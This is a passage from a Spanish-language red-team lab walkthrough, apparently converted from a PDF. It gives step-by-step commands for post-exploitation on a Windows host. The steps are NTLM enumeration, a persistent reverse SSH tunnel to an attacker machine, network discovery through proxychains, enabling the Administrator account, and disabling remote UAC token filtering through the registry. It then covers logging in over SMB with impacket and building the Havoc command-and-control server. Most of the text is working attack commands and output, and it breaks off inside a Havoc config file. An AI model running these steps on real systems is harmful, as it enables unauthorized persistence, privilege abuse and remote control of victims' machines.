
TargetInfo:
MsvAvNbDomainName: DESKTOP-ACL4VDM
MsvAvNbComputerName: DESKTOP-ACL4VDM
MsvAvNsDomainName: DESKTOP-ACL4VDM
MsvAvNsComputerName: DESKTOP-ACL4VDM
MsvAvTimestamp: Jun 21, 2024 14:49:32.659002

Negotiate Flags:
NTLMSSP_NEGOTIATE_UNICODE
NTLMSSP_REQUEST_TARGET
NTLMSSP_TARGET_TYPE_SERVER
NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
NTLMSSP_NEGOTIATE_TARGET_INFO
NTLMSSP_NEGOTIATE_VERSION
NTLMSSP_NEGOTIATE_128
NTLMSSP_NEGOTIATE_56
root@Debian:/opt/ntlm_challenger# proxychains python3 ./ntlm_challenger.py smb://192.168.213.132
```


- Para crear persistencia utilizamos el comando ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1

`oUserKnownHostsFile=/dev/null`


`root@192.168.213.130` así si el usuario cierra la powershell continuamos con la conexión



8. Ejecutamos el comando proxychains python3 IOXIDResolver.py -t 127.0.0.1 para lograr ver las maquinas y sus direcciones ip que estan conectadas utilizando un túnel:




9. Ahora vamos a realizar un “movimiento lateral” en windows creando un nuevo usuario administrador y asignandole su contraseña, abrimos una nueva powershell como administrador y ejecutamos el comando “net user administrator /active:yes” y el comando net user administrator jose



10. Vamos al editor de registro y agregamos una nueva politica que se llame “LocalAccountTokenFilterPolicy” asignando un valor de 1 en el Path


“Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System”




11. En el “servidor (Debian)” ejecutamos el comando proxychains smbclient.py [./administrator@127.0.0.1](http://administrator@127.0.0.1) para lograr “brincar” al usuario administrador en Windows, capturamos la contraseña de Windows

```
root@debian:/opt/IOXIDResolver# cd ..
root@debian:/opt# cd ..
root@debian:/# proxychains smbclient.py ./administrator@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra


Password:
|S-chain| -> -127.0.0.1:1337 -><>-127.0.0.1:445-><>-OK
Type help for list of commands
# shares
ADMIN$
```



12. Ahora vamos a ejecutar una función de C2(Command and Control) desde el debian nos descargamos e instalamos la herramienta “Havoc”




13. Debemos de tener go instalado en la carpeta /tmp así como ejecutar el siguiente comando dentro del directorio de Havoc “apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm”



```
root@debian:/opt# cd Havoc
root@debian:/opt/Havoc# apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.39.2-1.1).
build-essential is already the newest version (12.9).
apt-utils is already the newest version (2.6.1).
cmake is already the newest version (3.25.1-1).
libfontconfig1 is already the newest version (2.14.1-4).
libglu1-mesa-dev is already the newest version (9.0.2-1.1).
libgtest-dev is already the newest version (1.12.1-0.2).
libspdlog-dev is already the newest version (1:1.10.0+ds-0.4).
libboost-all-dev is already the newest version (1.74.0-3).
libncurses5-dev is already the newest version (6.4-4).
libgdbm-dev is already the newest version (1.23-3).
libssl-dev is already the newest version (3.0.11-1~deb12u2).
libreadline-dev is already the newest version (8.2-1.3).
libffi-dev is already the newest version (3.4.4-1).
libsqlite3-dev is already the newest version (3.40.1-2).
libbz2-dev is already the newest version (1.0.8-5+b1).
mesa-common-dev is already the newest version (22.3.6-1+deb12u1).
qtbase5-dev is already the newest version (5.15.8+dfsg-11).
qtchooser is already the newest version (66-2).
qt5-qmake is already the newest version (5.15.8+dfsg-11).
qtbase5-dev-tools is already the newest version (5.15.8+dfsg-11).
libqt5websockets5 is already the newest version (5.15.8-2).
libqt5websockets5-dev is already the newest version (5.15.8-2).
qtdeclarative5-dev is already the newest version (5.15.8+dfsg-3).
golang-go is already the newest version (2:1.19~1).
python3-dev is already the newest version (3.11.2-1+b1).
mingw-w64 is already the newest version (10.0.0-3).
nasm is already the newest version (2.16.01-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@debian:/opt/Havoc#
```

14. Cambiamos al directorio “teamserver” Ejecutamos los siguientes comandos en el orden dado: go mod download golang.org/x/sys, go mod download github.com/ugorji/go, cd .. (vamos al directorio raíz de Havoc), make ts-build, make client-build abrimos 2 terminales y en la primera vamos al path profiles/ y ejecutamos el comando vim havoc.yaotl para ver los usuarios y sus contraseñas, en la segunda ejecutamos el comando “./havoc server --profile ./profiles/havoc.yaotl -v --debug”.



The screenshot shows a terminal window titled "Terminal -". The window contains the configuration file "havoc.yaotl" with the following content:

```
Debian 12.x 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| Applications Terminal - 2024-06-22 23:51 roc
File Edit View Terminal Help
Untitled Untitled

Teamserver {
    Host = "0.0.0.0"
    Port = 40056

    Build {
